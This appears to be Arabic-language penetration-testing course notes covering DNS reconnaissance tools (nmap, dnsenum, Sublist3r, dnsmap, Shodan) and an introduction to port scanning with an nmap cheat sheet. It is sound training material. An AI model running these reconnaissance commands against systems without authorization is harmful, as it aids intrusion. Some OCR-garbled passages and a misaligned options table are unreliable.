
- تعالى نشوف ازاي ممكن نستخدم ال **Nmap Scan** لـ **Net block** ال عندنا ونعرف اذا كان ال **ports** دي مفتوحه عند ال **target** ولا لا تعالى نشوف ال **TCP Scan** وال **UDP Scan** **Kali Linux** على ال **Nmap** على ال **NETBLOCK**

```
nmap -sS -p53 [NETBLOCK]
```


```
nmap -sU -p53 [NETBLOCK]
```

- واما يجيئك الرد من ال **DNS Server** ساعتها انت هتعرف ان **Attack** هتقدر ساعتها تطبق عليه **DNS enable** زي ال **Domains** وال **IP** وترى **DNS Record** الخاصه بال **Target** ال بتجمع عنه معلومات وال هييفيدك فكدا ال **DNS** فلازم تعرف **Nmap** الاول على ال **DNS Server** ودا من خلال ال **Enable** هتعرفه زي مشفنا مع بعض .

- عندنا **tool** اخري ممكن تستخدمنها ف مختلف انواع ال **Maltego** وهي ال **information gathering** وطريقه التعامل معها وهي ذات نفسها بتعمل **Mapping GUI** بتعها



- وال **Tool** دي فيها كذا **option** ممكن تستخدمنها عشان تبحثك عنهم زي ال **Banner** وال **Ip** وال **Domain** وال **Company Name** و **Phone number** ممكن تستخدمنها انت عشان تعمل **Information Gathering** عن **target** معين وهكذا ... هسيبيك انت تكتشفها بنفسك .





1.5 Tools

- الحاجه الاخيره عندنا فال **Tools** دا وهي ال **Module** **Information** ال هتقابلك وہتستخدمها وانت بتعمل ال **Common Gathering**



- عندنا أول **Tool** وهي ال **DNS Dumpster** ودا عباره عن موقع او تقدر تستدماها فأي حاجه متعلقه بال **DNS** وبيجمعلك المعلومات عنه على شكل **Tree** وبشكل منظم





Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
blog.elearnsecurity.com	162.220.56.82 162-220-56-82.static.hvvc.us	AS29802 HIVELOCITY VENTURES CORP United States
elearnsecurity.com	199.193.116.231 199-193-116-231.static.hvvc.us	AS29802 HIVELOCITY VENTURES CORP United States
members.elearnsecurity.com	199.193.116.231 199-193-116-231.static.hvvc.us	AS29802 HIVELOCITY VENTURES CORP United States
www.elearnsecurity.com	199.193.116.231 199-193-116-231.static.hvvc.us	AS29802 HIVELOCITY VENTURES CORP United States

- عندنا ال **DNS Enumeration** وهي ال **Tool** ودي بتططلعك ال **Website** الخاصه ب **DNS Record** معين وهي موجوده على نظام ال **Kali Linux** تقدر تستخدمها من خلال ال **Tool** **options** ... وتقدر ت Shawf ال **Command line**

```
dnsenum.pl [options] <domain>
```

Options include the following:

--private	Show and save private IPs at the end of the file domain_ips.txt.
--subfile <file>	Write all valid subdomains to this file.
--threads <value>	The number of threads that will perform different queries.
-p, --pages <value>	-p, --pages <value> The number of Google search pages to process when scraping names, the default is 20 pages, the -s switch must be specified.
-s, --scrap <value>	The maximum number of subdomains that will be scraped from Google.
-f, --file <file>	Read subdomains from this file to perform brute force.

```

dnsenum elsfoo.com

----- elsfoo.com -----



Host's addresses:
elsfoo.com. 5

Name Servers:
ns6.dnsmadeeasy.com. 5
ns7.dnsmadeeasy.com. 5

Mail (MX) Servers:
aspmx3.googlemail.com. 5 IN
aspmx.l.google.com. 5 IN
alt1.aspmx.l.google.com. 5 IN
alt2.aspmx.l.google.com. 5 IN
aspmx2.googlemail.com. 5 IN

Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for elsfoo.com on ns6.dnsmadeeasy

```

- لو انت عاوز توفر على نفسك وقت وانت بتسخدم ال **Tool** دي فانت اديها ملف مثلا تطلعك فيه النتائج بشكل منظم مييقاش ع ال **Sub Domains** عندك ... فمثلا انا عاوزها تطلعلي ال **Terminal** الخاصه ب **Tool** معين وتحفظهولي فملف **Txt** فتدى ال **Domain** الامر دا

```

dnsenum --subfile elsfoosubs.txt -v
-f /usr/share/dnsenum/dns.txt
-u a -r elsfoo.com

```

- فكدا انت بتقول ال **Sub domains** الخاصه بال **Tool** تطلعك ال **Sub domains** الخاصه بال **Domain** elsfoo.com وتحفظهولي فملف **TXT** .

- عندنا **Tool** اخرى وهي ال **Sub lister** ودي بتديها **Domain** وتحفظهولي **Sub** وتجبك ال **Search engine** المرتبطه بيها كلها قدامك بشكل منظم فبتتوفر عليك **Domains** وقت انت تجمع المعلومات من كل ال **search engine** وهي بتجمعهم لك .



```

kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Sublist3r x
$ python3 sublist3r.py -d elsfoo.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for elsfoo.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests

```

- عندنا برضه **Tanieh** وهي ال **DNS Map Tool** ودي مش موجوده عال ولكن تقدر تنزلها ... بتجبك ال **Kali Linux** الخاص بيها **IP**

```

dnsmap elsfoo.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for elsfoo.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

admin.elsfoo.com
IP address #1: 209.133.210.155

intranet.elsfoo.com
IP address #1: 209.133.210.155

ns1.elsfoo.com
IP address #1: 209.133.210.155

private.elsfoo.com
IP address #1: 209.133.210.155

```

```


File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Sublist3r x
(kali㉿kali)-[~/Sublist3r]
$ dnsmap elsfoo.com
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for elsfoo.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

admin.elsfoo.com
IP address #1: 198.178.124.83

```

-عندنا ال **Shodan** ودا اي جهاز متصل بالانترنت تقدر تستخدم **Shodan** فالبحث عن ... وفيه **Filters** كتير تقدر تخدمهم فال **Information gathering** الخاصه بال **target** بتعالك فال **Shodan** عباره عن **Data Base** كبيرة وبيتحتوي على **Data** كتير تقدر تخدمها فعمليه جمع المعلومات عن ال **Target** .



- وبكدا بفضل الله و توفيقه نكون انهينا **module** ال **Information gathering** كامل بكل مواضعه ومش محتاج افكرك كل خطوة بتعملها هنا لازم تكون منظمه وحاططها ف **Tool** زي ال **Mapping Tools** او غيرها من ال **Xmind** وتنظيم للمعلومات ال بتجمعها ولازم كمان تكون منظم ال **Tool** ال هتعملك جمع معلومات عن حاجه معينه ولو يكن ال **DNS** او ال **IP** وتكون كاتب فال **Notes** عندك كل **Tool** بتعمل ايه ووظيفتها ايه عشان يبقا شغلك مرتب نوعا ما ويسهل عليك فالمراحل الجايه فال **Penetration Testing** زي مهنشوف فمرحله ال **Scanning Module** فال **Testing** الجي والمراحل الباقيه من ال **Information gathering** وهنشوف ازايم هنقدر نستفيد من ال **Information** ال جبناها دي .

2. Scanning:

2.1 Introduction.....	74-90
2.2 Detect Live Hosts and port.....	90-110
2.3 Service and OS Detection.....	110-118
2.4 Firewall and IDS Evasion.....	119-132

2.1 Introduction:

- عندنا المرحله الثانيه معانا وهي ال **Scanning** بعد اما عملنا ال **Information gathering** بانواعها وعرفنا ازاي نجمع معلومات عن ال **target** بتعنا هنلروح بعد كدا لمرحله اتنا نفحص المعلومات ال جبناها دي عشان نعرف ال **Vulnerabilities** ال فيها ونقاط الضعف الموجوده عند ال **Target** بتعنا عشان نعرف نعملها **Exploit** بعد كدا في مرحله ال **Scanning** دا هيعرفني ايه هي ال **Service** الشغاله عند ال **Target** وبالتالي هعرف ايه ال **Vulnerabilities** ال شغاله عنده عشان بعد كدا اعرف اعملها استغلال ...

- عندنا ال **Scanning** فيه منه كذا شكل فيه ال **Scanning** لـ **IP** وال **Ports** وال **network** اكتر على المنافذ المفتوحة عند كل **port** عشان كل **port** بيبيقي شغال عليه **Service** معينه فانت هنا بتشرف ال **Service** دا وتعملها **Scanning** عشان تشفوف فيها ثغرات ولااء تعرف تستغلها ... وبعد كدا عندنا لـ **Port** ال شغاله عال **Vulnerable service** دا ونشوفها زي مقولنا ونحاول نستغلها .

- يعني انا عملت **Ip Specific Scanning** لـ **Ip** معين تابع لـ **Network** ال شغال عليها ال هي ال **target** بتابعی ... وبعد كدا عرفت ال **ports** ال شغال عليها ال **IP** دا ولیه **Services** شغاله عال دی وبعدين قومت واحد ال **Services** دی بحثت عن ال **vulnerabilities** ال شغاله عليها عشان بعد كدا فمراحل متقدمه ابقا اعملها **Exploit** تمام كدا وصلت الحته دی

- احنا عملنا ال **Target Information gathering** عال **Scope of engagement** بتعنا وجمعنا عنه معلومات سواء كان **Business** او **Infrastructure** من ال **Scanning** فدلوقيتي جه دور ال **information** عشان نعمل فحص للمعلومات دي ول يكن عملنا **Scan** على **Network** ولقينا **IP** معين هنشتغل عليه او على حسب ال **client** عطاني ال **IP** دا عشان اشتغل عليه فلقيت من خلال ال **Scanning** ان ال **IP** دا **open ports** فكدا هعرف ال **Ports** دا ... والبروتوكولات ال شغاله عال **Protocols** دي وكمان ال **services** ال شغاله على ال **Service** دي عشان ممكن ال **version** دا يكون فيه **Attacker** تقدر تستغلها لصالحك **vulnerabilities**

- فدي كدا ال **methodology** ال هنمسي عليها زي ال **phase** فاتت بتعات ال **information gathering** كان عندنا بنمسي عليها عشان نطلع النتيجه النهائية ... وهذا نفس الكلام .

- واحنا بنعمل ال **scan** على ال **target** محتاجين نطلع ال **PPS** ال هما ال **Ports** وال **Services** وال **protocols** ال شغاله عند ال **vulnerable service** عشان نعرف نعمل **Discover** لـ **target** موجوده على **service** او **application** .

- احنا عندنا ال 1024 port ال هما اول well known ports عندنا من ال client 65535 ports دا عدد ال الموجودة على اي PC لكن احنا بنستخدم منهم اول 1024 port عادي ودول اغلب ال services المتعارف عليها زي ال HTTPS وال HTTP وال SMTP وال FTP وغيرهم من ال Services المتعارف عليها شغالين ضمن ال 1024 port دول وانت ك source لما بيطلع من عندك طلب لل destination عشان احنا عدنا التقسيمه بتاعت ال ports بتكون من الاتي وهي : اول 1024 port دول زي مقولنا ال known ports ومن اول 1024 لحد 49151 دول بنسميهم ال registered ports الخاصه ب 65535 services معينه وتسجيلها وهكذا ومن اول 49152 لحد 65535 دول بنسميهم ال random ports ال هما العشوائيين مش حاجه ملحوظه معينه او Service بعينها وممكن تستخدموهم فكذا حاجه وال random ports دول عايزة تعرف ان جهازك ال هو destination من ال Source known بس اما بتروح لل destination بتروح على ال 1024 ports ال هما اول ports ال موجودين عند ال target destination ال هو ال target بتعنا فالحاله دى وال عاززين نعمل عليه Scanning
.....

- فاحنا علی سبیل المثال لقینا ان ال **port** ال عند ال **Target** هو **port 80** مثلا يعني فکدا ال **Service** ال شغاله علی ال **port 80** دا هي ال **HTTP** فکدا عرفت بال **Scanning** ان **HTTP** ال شغاله عند ال **Target** فانا ممکن اعرف ال **version** بتعها عن طریق ال **Nmap** برضه عن طریق **tool** زی ال **Nmap** ودي محور الحديث بتعنا فال **module** دا و هتستخدمها کتیر ف مختلف انواع ال **Nmap** فهم جدا تكون عارف عنها و تشووف ال **Scanning Commands** بتعها و تعرف ال **Cheat Cheat Scanning tool** هتستخدمها فال **Scanning** هشان دی اکتر

- وطبعا انت مش هتحفظ ال **1024 port** خالص انت هتعرف ال **443** منهم فقط زي **21** و **22** و **23** و **80** و **80** و **443** **Most common Common services** وهكذا الحاجات ال بتشتغل عليها معظم ال **Common services** والمتعارف عليها ومع ا وقت من كتر مبتشوفهم هتلaci نفسك عرفتهم وحفظتهم لوحدهك من كتر التكرار

- خد بالك من تركايه هنا ... انت ك **penetration tester** عاوز تعمل على **Scanning** او **services** على **ports** معينه فهتلaci صايع شويه يقوم عاملوك حركه صغيره فيقوم فاتحلك **ports** معينه ويديك تسميات معينه بيها بحيث انت ك **Network administrator** اساس انك تعملها **Scanning** زي مذكرونا وهي اساسا عباره عن مصيده ال عاملهاالك هو ال **Network administrator** ...

- بمعنى انك مثلا عملت على **scanning** معين ولقيت **port** على **Server** **Service** على **Service** ال شغاله عليه هي ال **80** هو ال مفتوح فانت جه فبالك ان ال **Service** الخاصه بال **Service** **Exploits** دى وقعدت تجرب عليها بس عمليه ال **Exploitation** مش راضيه تنفع !! فانت تقول لنفسك هو ال انا مش شغال صح !! لاء انت شغال صح ولكن ال **HTTP** **service** راح خد ال **Network Administrator** وخلاها شغاله على **port** ثاني خالصوليكن **444** وانت مفكر انها شغاله على ال **80** فهو زي متقول عاملهاالك مصيده كدا عشان يعمل للناس ال عاوزه تعمل على ال **HTTP Service** **detect** عشان تعرف ال **vulnerabilities** الموجودة عليها **Scanning** فيعملها **attacker** ... **exploit** او ال **Network** **penetration tester** بتعمل ال **penetration tester** دى وفق شغلك ك **Scanning** فمحدش يعمل الكلام دا الا ال **attacker** او ال والشركه عارفه بالكلام دا ساعتها بيكون عادي .. غير كدا مشكوك فيه .

- عشان کدا یفضل انت ک تكون عمليت ال **penetration tester** بساعک باستخدام **Different techniques Scan Network** عشان تتأكد من المعلومات دي احسن تطلع خدعة عملهاک ال **detect** ويعلمک **Administrator** من خلالها .

- يعني انت مثلا عمليت ال **Scan** زی ال **tool** عن طريق **Scan** زی ال **Hpinger** . ممکن تعمل **Check** ب **Nmap** زی ال **tool** دا على سبيل المثال .

- فاحنا لما نبيجي نعمل ال **Scan** بتغا مبنعملوش على كل ال **Ports** لاء بنعله على ال **Specific ports** ال هما **1024** ال كنا ذكرناهم ال **.... known ports** هما

- فانت من خلال **Nmap** زی ال **tool** تقدر تحولها تشغله على انهی **specific ports** على انهی **Scanning Port** **Nmap Commands** بالضبط وكل دا بتقدر تتحكم فيه من خلال ال **Nmap Options** وال **Scanning** زی مكنا ذكرنا ودا هييفيدک كتير فال **Cheat Cheat**

Different usage options			comparite
Port discovery and specification			
Host discovery and specification			
Vulnerability scanning			
Application and service version detection			
Software version detection against the ports			
Firewall / IDS Spoofing			
Syntax	Example	Description	Switch/Syntax
-P	nmap -p 23 172.16.1.1	Port scanning port specific port	-sS
-P	nmap -p 23-100 172.16.1.1	Port scanning port specific port range	-sT
-P	nmap -pU:110,T:23-25,443 172.16.1.1	U-UDP,T-TCP different port types scan	-sA
-P-	nmap -P- 172.16.1.1	Port scan for all ports	-sU
-P	nmap -ssmtp,https 172.16.1.1	Port scan from specified protocols	-SF
-F	nmap -F 172.16.1.1	Fast port scan for speed up	-sX
-P ""	nmap -p "" ftp 172.16.1.1	Port scan using name	-Sp
